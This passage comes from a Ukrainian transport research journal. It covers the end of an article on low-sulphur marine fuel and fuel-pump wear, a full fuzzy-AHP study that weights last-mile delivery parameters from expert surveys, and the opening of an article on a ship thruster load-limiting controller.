


Рис. 2. Взаємозв'язок між вмістом сірки та змащувальною здатністю палива

Але в інших джерелах вказано про однозначний вплив в'язкості дистильованого палива впливає на інтенсивність зношування прецизійних пар ПА, особливо при пониженні в'язкості палива нижче 2 сСт.

Вплив температури на змащувальну здатність СДП прямо пропорційний: збільшення температури приводить до зменшення в'язкості палива і зростання величини ДПЗ.

Але при цьому необхідно вміст сірки в паливі та вихідну в'язкість.

Для малов'язких низькосірчастих палив приріст ДПЗ є мінімальним (до 3,7%), для більш високих значень сірки та в'язкості – приблизно 10%. Тому деякі виробники рекомендують встановлення додаткового охолоджувача в паливній системі для регулювання в'язкості на вході в двигун.

**Висновки.** Протизносні властивості низькосірчастих дистильованих палив залежать не тільки від вмісту сірки, але й фракційного складу, що залежить від температури кінця кипіння палива і його в'язкості.

Дослідження не підтвердили впливу в'язкості на змащувальну здатність СДП.

Використання ДП з низьким вмістом сірки значно знижує надійність роботи паливної апаратури дизелів. Однак існує суперечлива оцінка впливу характеристик суднових палив, таких як в'язкість, фракційний склад, вміст сірки, на інтенсивність зношування плунжерних пар ПНВТ.

Комплексні дослідження впливу різних показників СДП на їх триботехнічні властивості взагалі відсутні. СДП, як правило, мають більш важкий фракційний склад, іншу в'язкість та інші фізико-хімічні характеристики.

#### Список літератури:

1. Banister D., Button K. Transport, the environment and sustainable development. London : Routledge. 1993, 292 p. DOI: 10.4324/9780203857151.
2. Chapman L. Transport and climate change: a review. *Journal of Transport Geography*. 2007. Vol. 15. № 5. P. 354–367. DOI: 10.1016/j.jtrangeo.2006.11.008.
3. Endresen O. Emission from international sea transportation and environmental impact / O. Endresen et al. *Journal of Geophysical Research. Atmospheres*. 2003. Vol. 108. № D17. DOI: 10.1029/2002JD002898.
4. Corbett J., Koehler H. Updated emissions from ocean shipping. *Journal of Geophysical Research*. 2003. Vol. 108. № D20. DOI: 10.1029/2003JD003751.
5. The contribution from shipping emissions to air quality and acid deposition in Europe / R.G. Derwent et al. *AMBIO: A J. of the Human Environment*. 2005. Vol. 34. № 1. P. 54–59.
6. Transport impacts on atmosphere and climate: shipping. / V. Eyring et al. *Atmospheric Environment*. 2010. Vol. 44. № 37. P. 4735–4771, DOI: 10.1016/j.atmosenv.2009.04.059.
7. Psaraftis H, Kontovasa C. Balancing the economic and environmental performance of maritime transportation. *Transportation Research Part D: Transport and Environment*. 2010. Vol. 15. № 8. P. 458–462. DOI: 10.1016/j.trd.2010.05.001.
8. Analysis of policy measures to reduce ship emissions in the context of the revision of the national emissions ceilings directive / J. Cofala et al. IIASA for EC DG ENV. Laxenburg, Austria. 2007. 74 p.
9. The impact of scrubber discharge on the water quality in estuaries and ports / J. Teuchies et al. *Environmental Sciences Europe*. 2020. Vol. 32. № 103. DOI: 10.1186/s12302-020-00380-z.
10. Notteboom T. The impact of low sulphur fuel requirements in shipping on the competitiveness of ro-ro shipping in Northern Europe. *WMU Journal of Maritime Affairs*. 2011. Vol. 10. P. 63–95. DOI: 10.1007/s13437-010-0001-7.

#### **Mannapova O.V., Shtrybets V.V., Riashchenko O.I., Lisovskyi S.V. STUDY OF THE INFLUENCE OF LOW-SULPHUR FUELS ON THE PROCESS OF LUBRICATION OF MOVING PARTS OF FUEL EQUIPMENT**

*The aim of the article is to study the effect of low sulphur content on the reliability of diesel fuel equipment. This goal is achieved through an in-depth analysis of modern publications on the impact of greenhouse and non-greenhouse gases, in particular low-sulphur fuels, on climate change in general and on the lubrication of moving parts of fuel equipment, in particular. The influence of low-sulphur fuels on the reliability of fuel equipment, particularly a high-pressure fuel pump in the context of competition between different modes of transport, is determined. The analysis showed a direct proportional dependence of the anti-wear properties of diesel fuel on the sulphur content. The ability of sulphur to form solid films of metal oxides and sulphides on the friction surfaces of mechanical elements, which increase wear resistance and reduce friction, has been confirmed, which directly affects the efficiency of fuel equipment. Increasing the depth of diesel fuels leads to the formation of desulphurised (or low sulphur) diesel fuels, which changes the amount and composition of sulphur compounds. The cleaning process removes sulphides, which are the most reactive sulphur compounds.*

---

*It has been confirmed that the removal of sulphur compounds in the process of producing low-sulphur diesel fuels results in a clear deterioration of their anti-wear properties, which becomes worse the purer the fuel is from heteroatomic polar compounds and polycyclic aromatic hydrocarbons. A dependence was established between the size of the wear spot diameter and the increase in the sulphur concentration in diesel fuel. The most significant result of the study is the establishment of an unambiguous correlation between the sulphur content of distillate fuel and lubricity, which depends on the degree of distillate fuel hydrotreatment. The further direction of work is to assess the influence of viscosity and fractional composition of marine fuels on the wear rate of plunger pairs of a high-pressure fuel pump.*

**Key words:** sea vessel, low-sulphur fuel, wear spot, scrubber, high-pressure fuel pump.

**Півторак Г.В.**

Національний університет «Львівська політехніка»

**Гіць І.І.**

Національний університет «Львівська політехніка»

**Півторак С.І.**

Національний університет «Львівська політехніка»

## ОЦІНКА ПАРАМЕТРІВ ДОСТАВКИ ОСТАННЬОЇ МИЛІ З ВИКОРИСТАННЯМ НЕЧІТКОГО АНАЛІТИЧНОГО ПІДХОДУ

*Доставка останньої милі є важливою частиною економічного, соціального та екологічного функціонування міст. Зростання обсягів доставки останньої милі в поєднанні зі зростанням запитів клієнтів щодо часу доставки та необхідністю підвищувати сталість міської логістики спричинило появу нових концепцій організації такої доставки. На основі аналізу літературних джерел виокремлено п'ять параметрів, якими можна охарактеризувати доставку останньої милі: вартість, швидкість, технологічність, екологічність та наявність альтернатив для користувача. Сприйняття цих параметрів різними учасниками (вантажовідправниками, перевізниками, міськими жителями та органами планування, регулювання і контролю) відрізняється.*

*У проведеному дослідженні на основі опрацювання думок експертів з використанням методу нечіткого аналітичного підходу (який дає змогу врахувати суб'єктивність окремих суджень) проведено оцінку значимості параметрів доставки останньої милі з позиції надавачів послуг доставки та з позиції наукової спільноти. В роботі проведено розрахунок ваг окремих параметрів доставки.*

*Виявлено, що експерти з наукової спільноти та експерти-практики сходяться в оцінці важливості швидкості доставки, проте значимість решти параметрів відрізняється за оцінкою цих груп експертів. Ціна доставки стоїть на другому місці в ранжованих рядах параметрів доставки, проте має більшу значимість для надавачів послуг. Екологічність доставки є важливішою за оцінками експертів-науковців. Практики більше уваги приділяють технологічності та наявності альтернатив. Отримані результати можуть бути корисними при оцінюванні різних способів організації доставки останньої милі.*

**Ключові слова:** доставка останньої милі, експертні опитування, нечіткий аналітичний підхід, параметри доставки, альтернативи доставки.

**Постановка проблеми.** Логістична діяльність, пов'язана з доставкою вантажів приватним клієнтам у міських районах (доставка останньої милі – last-mile delivery (LMD)), є важливим питанням економічного, соціального та екологічного функціонування міст. При плануванні роботи міського вантажного транспорту можна виділити чотири основні зацікавлені сторони: вантажовідправників, перевізників, жителів міста та органи планування, регулювання і контролю. Кожна група має свої власні цілі та потреби, які необхідно врахувати. Відповідно, оцінка альтернатив доставки останньої милі може відрізнятися для різних учасників процесу.

**Аналіз останніх досліджень і публікацій.** Зростання актуальності досліджень проблем доставки останньої милі викликано низкою чин-

ників, зокрема різким зростанням обсягів такої доставки. Це, в свою чергу, загострює екологічні проблеми та проблеми завантаженості міської вуличної мережі. Додатковим чинником тиску є зростання вимог клієнтів щодо швидкості доставки та питання вартості [1; 2]. Вирішення вищезазначених проблем вимагає пошуку нових концепцій LMD.

Традиційна доставка додому, попри зручність для клієнтів, є одним з найгірших рішень для постачальників, зокрема через велику ймовірність повторних доставок і, відповідно, зростання вартості доставки [3]. Концепція непрямих доставок (наприклад, в скриньки для посилок, доставка до багажника автомобіля, системи доступу до будинку) допомагає уникнути цього недоліку [4; 5]. В праці [6] досліджується можлива

економічна ефективність доповнення роздрібними компаніями доставки власного автопарку краудсорсинговими автомобілями для задоволення запиту клієнтів на доставку в день замовлення. Інноваційні рішення, зокрема, доставка дронами, мають значні перспективи, хоча все ще неоднозначно сприймаються користувачами [7]. Ще одним способом трансформації послуг доставки останньої милі є краудшипінг – доставка непрофесійними кур'єрами, які інтегрують маршрут доставки вантажу з власним маршрутом переміщення [8].

Незважаючи на різноманітність концепцій доставки останньої милі, їх ефективність можна описати певними типовими параметрами. Існуючі дослідження зосереджені на вивченні цих чинників та оцінці їх впливу на процес планування LMD (табл. 1).

Аналіз експертних думок використовується в науковій літературі для вирішення неформалізованих задач. Наприклад, в праці [18] на основі результатів опитувань 54 експертів автори вивчають питання співвідношення між перевагами та витратами різних заходів оптимізації міської логістики та ефективність цих заходів для населення, роздрібних торговців та транспортно-логістичних операторів. Автори [19] використовують сценарне планування для прогнозування розвитку доставки останньої милі на основі результатів опитувань 36 експертів. В роботі [20] на основі експертних оцінок 5 експертів проводиться ранжування критеріїв оцінки якості послуг громадського транспорту.

Нечіткий аналітичний підхід є ефективним інструментом у випадку аналізу відповідей, що виражають рівень сприйняття респондентом значимості, ефективності чи важливості для нього певного показника або параметру. Теорія нечітких множин, яка лежить в основі цього методу, дає змогу врахувати суб'єктивність окремих суджень, оцінених за шкалою Лейкарта. В праці [21] нечіт-

кий аналітичний підхід використано для оцінки якості надання послуг на прикладі обслуговування клієнтів банку. Автори [22] використовують метод нечіткої аналітичної ієрархії для рейтингування показників розумного міста (smart city), цей метод застосовується при оцінці критеріїв якості роботи громадського транспорту [23; 24], індикаторів сталості міських транспортних систем [25], чинників, що впливають на фрахтові ставки при морських перевезеннях [26].

**Постановка завдання.** Зростання обсягів доставки останньої милі викликало зростання кількості способів організації такої доставки. Оцінка альтернатив LMD відбувається на основі певного переліку параметрів доставки. Проте відносна значимість цих параметрів відрізняється для різних зацікавлених сторін.

Основна ціль дослідження – визначити значимість окремих параметрів доставки останньої милі з позиції надавачів послуг доставки та наукової спільноти на основі аналізу експертних опитувань з використанням нечіткого аналітичного підходу.

**Виклад основного матеріалу.** Метод нечіткого аналітичного підходу полягає у виконанні таких кроків [21; 27]:

1) Формування нечітких матриць попарних порівнянь показників  $A = (a_{ij})_{m \times n}$  для кожного з експертів, де кожне значення має вигляд нечіткого трикутного числа  $a_{ij} = (l_{ij}, m_{ij}, u_{ij})$ , і  $l_{ij} = \frac{1}{l_{ji}}$ ,  $m_{ij} = \frac{1}{m_{ji}}$ ,  $u_{ij} = \frac{1}{u_{ji}}$ ;

2) Розрахунок нечітких синтетичних ступенів кожного параметру на основі даних кожної матриці:

$$S_i = \sum_{j=1}^m M_{gi}^j \otimes \left[ \sum_{i=1}^n \sum_{j=1}^m M_{gi}^j \right]^{-1}, \quad (1)$$

де

$$\sum_{j=1}^m M_{gi}^j = \left( \sum_{j=1}^m l_j, \sum_{j=1}^m m_j, \sum_{j=1}^m u_j \right), \quad (2)$$

Таблиця 1

## Узагальнення теоретичних досліджень параметрів LMD

Автор(и)	Параметри, які досліджуються
Лу (Lu) та ін. [9], Лю (Liu) та ін. [10]	Швидкість та вчасність доставки
Борсенбергер (Borsenberger) та ін. [11], Секгезі (Seghezzi) та ін. [12]	Вартість доставки
Раньєрі (Ranieri) та ін. [13], Бертрам та Чи (Bertram & Chi) [14]	Сталість доставки, вплив на навколишнє середовище
Бойсен (Boysen) та ін. [1], Ха (Ha) та ін. [15]	Використання технологічних інновацій в процесі доставки (дрони, автономні транспортні засоби)
Сонг (Song) та ін. [16], Свядленка (Svadlenka) та ін. [17]	Варіанти організації доставки (традиційна доставка автомобілями служб доставки, краудшипінг, адресна доставка або доставка в поштамати тощо)

$$\left[ \sum_{i=1}^n \sum_{j=1}^m M_{gi}^j \right]^{-1} = \left( \frac{1}{\sum_{i=1}^n u_i}, \frac{1}{\sum_{i=1}^n m_i}, \frac{1}{\sum_{i=1}^n l_i} \right); \quad (3)$$

3) Розрахунок ступенів можливостей для кожного з поєднань параметрів:

$$V(M_2 \geq M_1) = \begin{cases} 1, & \text{якщо } m_2 \geq m_1 \\ 0, & \text{якщо } l_1 \geq u_2 \\ \frac{l_1 - u_2}{(m_2 - u_2) - (m_1 - u_1)}, & \text{решта випадків} \end{cases}; \quad (4)$$

4) Формування нормалізованих векторів ваги для кожного з критеріїв:

$$W = [d(A_1), d(A_2), \dots, d(A_n)]^T, \quad (5)$$

де  $d(A_k) = \min V(S_i \geq S_k) \quad k = 1, 2, \dots, n \quad k \neq i$ ;

5) Формування загального вектору ваги критеріїв визначенням середнього арифметичного або середнього геометричного вагових коефіцієнтів думок кожного з експертів.

В результаті проведеного аналізу літературних джерел, підсумованого в табл. 1, визначено 5 параметрів, які характеризують доставку останньої милі: швидкість доставки (П1), ціна доставки (П2), екологічність доставки (П3), використання технологічних інновацій при доставці (П4) та наявність альтернатив способу доставки (кур'єрська доставка додому, доставка в поштамат, можливість вибору часового вікна доставки тощо) (П5). Опитування проведено серед 19 експертів, 10 з яких є вченими-теоретиками (мають наукові ступені в галузі «Транспорт»), а 9 – практиками (працюють в сфері логістики доставки). Кожен з параметрів експерти оцінювали за 5-тибальною шкалою Лейкарта, де оцінка 5 присвоювалася найважливішому індикатору, а оцінка 1 – найменш важливому.

Коефіцієнт конкордації Кендалла для вибірки з експертів-вчених становить 0,78, а для вибірки з експертів-практиків – 0,89, що свідчить про узгодженість думок.

В табл. 2 подано нечітку матрицю попарних порівнянь оцінок одного з експертів. Всього сформовано 19 таких матриць.

Нечіткі синтетичні ступені оцінки параметрів першим експертом визначаються за формулою (1):

$$\begin{aligned} S_{П1} &= (9.33, 11.42, 13.5) \otimes \left( \frac{1}{42.67}, \frac{1}{34.25}, \frac{1}{26.78} \right) = \\ &= (0.219, 0.333, 0.504), \\ S_{П2} &= (0.168, 0.267, 0.417), \\ S_{П3} &= (0.120, 0.200, 0.327), \\ S_{П4} &= (0.076, 0.133, 0.230), \\ S_{П5} &= (0.046, 0.067, 0.115). \end{aligned}$$

Значення ступенів можливостей для оцінок першого експерта розраховано за формулою (4):

$$\begin{aligned} V(S_1 \geq S_{2,3,4,5}) &= V(S_2 \geq S_{3,4,5}) = \\ &= V(S_3 \geq S_{4,5}) = V(S_4 \geq S_5) = 1, \\ V(S_5 \geq S_{2,3}) &= 0, \quad V(S_2 \geq S_1) = 0,304, \\ V(S_3 \geq S_1) &= 0,27, \quad V(S_3 \geq S_2) = 0,237, \\ V(S_4 \geq S_1) &= 0,225, \quad V(S_4 \geq S_2) = 0,199, \\ V(S_4 \geq S_3) &= 0,17, \quad V(S_5 \geq S_1) = 0,146, \\ V(S_5 \geq S_4) &= 0,097. \end{aligned}$$

Нормалізовані вектори ваги критеріїв на основі оцінок експертів обох груп, розраховані за формулою (5), подано в табл. 3.

Узагальнена оцінка критеріїв подана на рис. 1.

Обидві групи експертів вважають швидкість доставки найбільш значимим параметром. Ціна є другим за рангом критерієм, проте практики оцінюють її значимість відчутно вище. Екологічність доставки є важливішою для наукової спільноти (третє місце в ранжованому ряді параметрів), тоді як практики більше уваги приділяють технологічності та наявності альтернатив (що зменшує ризик невиконання доставки).

Таблиця 2


Нечітка попарна матриця порівнянь оцінок параметрів LMD (експерт 1)

	П1	П2	П3	П4	П5	Сума
П1	(1,1,1)	(1,5/4,3/2)	(4/3,5/3,2)	(2,5/2,3)	(4,5,6)	(9.33,11.42,13.5)
П2	(2/3,4/5,1)	(1,1,1)	(1,4/3,5/3)	(3/2,2,5/2)	(3,4,5)	(7.17,9.13,11.17)
П3	(1/2,3/5,3/4)	(3/5,3/4,1)	(1,1,1)	(1,3/2,2)	(2,3,4)	(5.1,6.85,8.75)
П4	(1/3,2/5,1/2)	(2/5,1/2,2/3)	(1/2,2/3,1)	(1,1,1)	(1,2,3)	(3.23,4.57,6.17)
П5	(1/6,1/5,1/4)	(1/5,1/4,1/3)	(1/4,1/3,1/2)	(1/3,1/2,1)	(1,1,1)	(1.95,2.28, 3.08)
Сума $S_i = \sum_{j=1}^m M_{gi}^j$						(26.78,34.25, 42.67)




Нормалізовані вектори ваги критеріїв доставки останньої милі

Експерти-теоретики	Нормалізований вектор ваги критеріїв $W$	Експерти-практики	Нормалізований вектор ваги критеріїв
1	(0.17,0.08,0.169,0,0.082)	1	(1,0.304,0.237,0.17,0)
2	(1,0.304,0.237,0.17,0)	2	(1,1,0.131,0.192,0.245)
3	(0.304,1,0.237,0.17,0)	3	(0.303,1,0,0.207,0.147)
4	(1,0.304,0.167,0,0.246)	4	(1,0.304,0,0.173,0.243)
5	(1,0.304,0,0.173,0.243)	5	(0.303,1,0,0.207,0.147)
6	(0.304,1,0.237,0.17,0)	6	(1,0.304,0,0.173,0.243)
7	(1,0.304,0.167,0,0.246)	7	(1,0.304,0,0.173,0.243)
8	(1,0.304,0.167,0,0.246)	8	(0.303,1,0,0.207,0.147)
9	(1,0.304,0.237,0.17,0)	9	(1,1,0.131,0.192,0.245)
10	(1,0.304,0.237,0.17,0)		



а



б

Рис. 1. Ваги критеріїв доставки останньої милі:

а) за оцінками експертів-науковців; б) за оцінками експертів-практиків

**Висновки.** Доставка останньої милі характеризується рядом параметрів, які визначають її ефективність з позиції надавачів послуг, рівень задоволення користувачів та вплив на міське середовище. На основі аналізу літературних джерел можна виділити п'ять основних параметрів LMD: швидкість виконання доставки, вартість доставки, можливість вибору різних варіантів доставки, технологічні інновації та екологічність.

В результаті проведення опитувань серед групи експертів-теоретиків та експертів-практиків отримано дані щодо оцінки відносної важливості кожного з цих параметрів (експерти оцінювали параметри за 5-тибальною шкалою). Для аналізу даних використано метод нечіткого аналітичного підходу та розраховано ваги кожного параметру окремо для

обох груп експертів. Швидкість та ціна доставки має найбільшу вагу при оцінюванні LMD (що збігається з результатами опитувань онлайн-покупців [28]). Різниця в оцінці значимості екологічних параметрів доставки може пояснюватися тим, що наукова спільнота розуміє важливість екологічних питань для суспільства, проте практики більше зосереджені на завданні задоволення потреб окремого клієнта.

Подальші дослідження можуть бути спрямовані на деталізацію розглядуваних параметрів доставки останньої милі шляхом формування переліку субкритеріїв, які характеризують кожен з параметрів, з подальшим визначенням їх відносної важливості в структурі певного параметру та в структурі загальної оцінки варіанту доставки останньої милі.

#### Список літератури:

1. Boysen, N., Fedtke, S., Schwerdfeger, S. Last-mile delivery concepts: a survey from an operational research perspective. *OR Spectrum*. 2021, 43, 1–58.
2. Mangiaracina, R., Perego, A., Seghezzi, A., Tumino, A. Innovative solutions to increase last-mile delivery efficiency in B2C e-commerce: a literature review. *International Journal of Physical Distribution & Logistics Management*. 2019, 49 (9), 901–920.

3. Buldeo Rai, H., Verlinde, S., Macharis, C. Unlocking the failed delivery problem? Opportunities and challenges for smart locks from a consumer perspective. *Research in Transportation Economics*. 2021, 87, 100753.
4. Vrhovac, V., Vrgović, P., Milisavljević, S., Dudić, Ž., Vasić, S. Last mile delivery service as a crucial factor for business success: Companies' and consumers' perspectives and challenges. *International Korkut Ata scientific researches conference*. Osmaniye, Turkey, 2022. 302–306.
5. Asdecker, B. Building the E-Commerce Supply Chain of the Future: What Influences Consumer Acceptance of Alternative Places of Delivery on the Last-Mile. *Logistics*. 2021, 5 (4), 90.
6. Castillo, V., Bell, J., Mollenkopf, D., Stank T. Hybrid last mile delivery fleets with crowdsourcing: A systems view of managing the cost-service trade-off. *Journal of business logistics*. 2022, 43 (1), 36–61.
7. Merkert, R., Bliemer, M.C.J. and Fayyaz, M. Consumer preferences for innovative and traditional last-mile parcel delivery. *International Journal of Physical Distribution & Logistics Management*. 2022, 52 (3), 261–284.
8. Pourrahmani, E., Jaller, M. Crowdshipping in last mile deliveries: Operational challenges and research opportunities. *Socio-Economic Planning Sciences*. 2021, 78, 101063.
9. Lu, W., McFarlane, D., Giannikas, V., Zhang, Q. An algorithm for dynamic order-picking in warehouse operations. *European Journal of Operational Research*. 2016, 248 (1), 107–122.
10. Liu, S., He, L., Max Shen Z.-J. On-Time Last-Mile Delivery: Order Assignment with Travel-Time Predictors. *Management Science*. 2020, 67 (7), 4095–4119.
11. Borsenberger, C., Cremer, H., De Donder, P., Joram, D. Differentiated Pricing of Delivery Services in the e-Commerce Sector. In: Crew, M., Brennan, T. (eds) *The Future of the Postal Sector in a Digital World. Topics in Regulatory Economics and Policy*. 2016. Springer, Cham.
12. Seghezzi, A., Siragusa, C., Mangiaracina, R. Parcel lockers vs. home delivery: a model to compare last-mile delivery cost in urban and rural areas. *International Journal of Physical Distribution & Logistics Management*. 2022, 52 (3), 213–237.
13. Ranieri, L., Digiesi, S., Silvestri, B., Roccotelli, M. A Review of Last Mile Logistics Innovations in an Externalities Cost Reduction Vision. *Sustainability*. 2018, 10 (3), 782.
14. Bertram, R. F., and Chi, T. A study of companies' business responses to fashion e-commerce's environmental impact. *International Journal of Fashion Design, Technology and Education*. 2018, 11 (2), 254–264.
15. Ha, Q. M., Deville, Y., Pham, Q. D., Hà, M. H. On the min-cost traveling salesman problem with drone. *Transportation Research Part C: Emerging Technologies*. 2018, 86, 597–621.
16. Song, L., Wang, J., Liu C., Bian, Q. Quantifying benefits of alternative home delivery operations on transport in China. *16th International Conference on Control, Automation and Systems (ICCAS)*, Gyeongju, Korea (South), 2016, 810-815. doi: 10.1109/ICCAS.2016.7832407
17. Svadlenka, L., Pivtorak, H., Vrba, R. Research of the potential opportunities of crowdshipping: The case study of Ukraine and the Czech Republic. *MATEC Web Conference*, 2024, 390, 01010.
18. Russo, F., Comi, A. Investigating the Effects of City Logistics Measures on the Economy of the City. *Sustainability*. 2020, 12, 1439.
19. Peppel, M., Ringbeck, J., Spinler, S. How will last-mile delivery be shaped in 2040? A Delphi-based scenario study. *Technological Forecasting and Social Change*. 2022, 177, 121493.
20. Tumsekali, E., Ayyildiz, E., Taskin, A. Interval valued intuitionistic fuzzy AHP-WASPAS based public transportation service quality evaluation by a new extension of SERVQUAL Model: P-SERVQUAL 4.0. *Expert Systems with Applications*. 2021, 186, 115757.
21. Yu, M.-C., Keng, I., Chen, H.-X. Measuring Service Quality via a Fuzzy Analytical Approach. *International Journal of Fuzzy System*. 2015, 17, 292–302.
22. Deeb, Y. I., Alqahtani, F. K., Bin Mahmoud, A. A. Developing a Comprehensive Smart City Rating System: Case of Riyadh, Saudi Arabia. *Journal of Urban Planning and Development*. 2024, 150, 2.
23. Solanki, V. S., Agarwal, P.K. Identification of key performance indicators using hybrid COPRAS-TOPSIS for urban public transit systems by evaluating with AHP and FAHP. *Multimedia Tools and Applications*. 2024.
24. Gündoğdu, F. K., Duleba, S., Moslem, S., Aydın, S. Evaluating public transport service quality using picture fuzzy analytic hierarchy process and linear assignment model. *Applied Soft Computing*. 2021, 100, 106920.
25. Gulcimen, S., Aydoğan, E. K., Uzal, N. Robust Multicriteria Sustainability Assessment in Urban Transportation. *Journal of Urban Planning and Development*. 2023, 149, 2.
26. Tonguç B., Yorulmaz M. Determining the factors influencing freight rates from the perspective of ship brokers. *International Journal of Transport Economics*. 2023, 50 (1–2), 143–177.
27. Chang, D.Y. Application of the extent analysis method on fuzzy AHP. *European Journal of Operational Research*. 1996, 95 (3), 649–655.
28. Звіт платформи Sendcloud “E-commerce Delivery Compass 2023”. <https://go.sendcloud.com/download/consumer-research-2023>.

---

**Pivtorak H.V., Gits I.I., Pivtorak S.I. EVALUATION OF LAST-MILE DELIVERY PARAMETERS USING FUZZY ANALYTICAL APPROACH**

*Last-mile delivery is an important part of the economic, social and environmental functioning of cities. The growth of last-mile delivery volumes, combined with the growth of customer requests for delivery times and the need to increase the sustainability of urban logistics, has led to the emergence of new concepts for the organization of such delivery. Based on the analysis of literary sources, five parameters were identified that can be used to characterize last-mile delivery: cost, speed, manufacturability, environmental friendliness, and availability of alternatives for the user. The perception of these parameters by different participants (shippers, carriers, city residents and planning, regulatory and control bodies) is different.*

*The assessment of the significance of the last-mile delivery parameters from the position of delivery service providers and from the position of the scientific community was carried out according to the study based on processing the opinions of experts using the method of a fuzzy analytical approach (which allows to consider the subjectivity of individual judgments). The paper calculates the weights of individual delivery parameters.*

*Experts from the scientific community and practical experts agree on the importance of delivery speed, but the significance of the remaining parameters differs according to the assessment of these groups of experts. The price of delivery is in second place in the ranking of delivery parameters, but it is more important for service providers. Eco-friendly delivery is more important according to experts-scientists. Practitioners pay more attention to technology and the availability of alternatives. The obtained results can be useful in evaluating different ways of organizing last-mile delivery.*

**Key words:** *last-mile delivery, expert surveys, fuzzy analytic approach, delivery parameters, delivery alternatives.*

**Трофименко А.О.**

Дунайський інститут водного транспорту  
Державного університету інфраструктури та технологій

**Якусевич Ю.Г.**

Дунайський інститут водного транспорту  
Державного університету інфраструктури та технологій

**Федунов В.М.**

Дунайський інститут водного транспорту  
Державного університету інфраструктури та технологій

**Тришин В.В.**

Дунайський інститут водного транспорту  
Державного університету інфраструктури та технологій

## **КОМПЛЕКСНА МОДЕЛЬ КОНТРОЛЕРА ОБМЕЖЕННЯ НАВАНТАЖЕННЯ НА РУХОВУ УСТАНОВКУ НА ОСНОВІ КОЛИВАНЬ НА ЕЛЕКТРИЧНУ МЕРЕЖУ СУДНА**

*Метою статті є розробка комплексної моделі контролера обмеження навантаження на рухову установку на основі коливань на електричну мережу судна. Для досягнення мети дослідження запропонований квазістатичний регулятор обмеження навантаження заснований на вимірюванні коливань частоти в мережі, прискореннях валів тяги, а також автономному прогнозуванні та експлуатаційній оцінці витрат тяги гвинта. У ході виконання дослідження встановлені основні етапи моделювання квазістатичного управління обмеженням навантаження підрулювача: 1) моделювання чутливості до тяги коливань навантаження; 2) моделювання регуляторів обмеження навантаження підрулюючого пристрою; 3) моделювання регулятора обмеження навантаження на основі ймовірності втрати крутного моменту; 4) моделювання регулятора обмеження навантаження на основі втрати крутного моменту в реальному часі; 5) моделювання регулятора обмеження навантаження на основі прискорення тяги. Основні переваги запропонованої моделі можна сформулювати таким чином: використання контролера обмеження навантаження дозволяє зменшити коливання частоти мережі та прискорення карданного валу; застосування контролера на основі прискорення дозволяє утримувати прискорення в межах встановленої межі порогу, що забезпечує збільшення терміну служби підрулюючих машин і зниження витрат на їх обслуговування; розподіл квазістатичного контролера обмеження навантаження між підрулюючими машинами дозволяє програмувати контролер всередині тяги, що підвищує надійність його роботи; контролер обмеження навантаження може повторно регулювати опорний сигнал швидкості. Найбільш суттєвим результатом, отриманим у ході дослідження, є сукупність виразів, які дозволяють формально представити та промодельовати процес обмеження навантаження на рухову установку на основі коливань на електричну мережу судна з використанням відповідного контролера. Запропонована модель контролера може бути використана для зменшення коливань частоти і потужності в електричній мережі і для запобігання надмірних механічних навантажень на окремі підрулювачі.*

**Ключові слова:** комплексна модель, контролер, обмеження, електрична мережа судна, квазістатичний регулятор.

**Постановка проблеми.** Залежно від типу споживача, режиму роботи і чутливості до погодних умов, споживачі можуть отримувати різні рівні навантаження від електричної мережі, що може призвести до коливань навантаження з різними частотами. Особливо високі частоти коливань

навантаження, які не були враховані при оптимізації експлуатаційних витрат, можуть викликати коливання напруги та потужності в мережі судна, що може призвести до серйозних проблем. Крім того, такі коливання можуть збільшити механічне та теплове навантаження на первинні вантажники

та збільшити витрати палива. Залежно від рівня підвищеного ризику відключення електроенергії динамічні порушення потужності генератора, викликані споживачами, можна розділити на наступні основні групи:

1) статичні перешкоди внаслідок операцій судна та сервісних функцій, таких як:

- сервомотори для різних гідравлічних систем: лебідок, рульового механізму і т. д.;
- перекачування, стиснення, вентиляція;
- опалення, кондиціонування і т. д.;

2) низькочастотні збурення:

- перешкоди, обумовлені навантаженнями на підрулювач;
- кранові роботи;
- бурові навантаження (в залежності від відкладів) тощо;

3) коливання середньої частоти:

- коливання, обумовлені наслідками втрати тяги/крутного моменту гвинта, що передається через електричні підрулювачі;

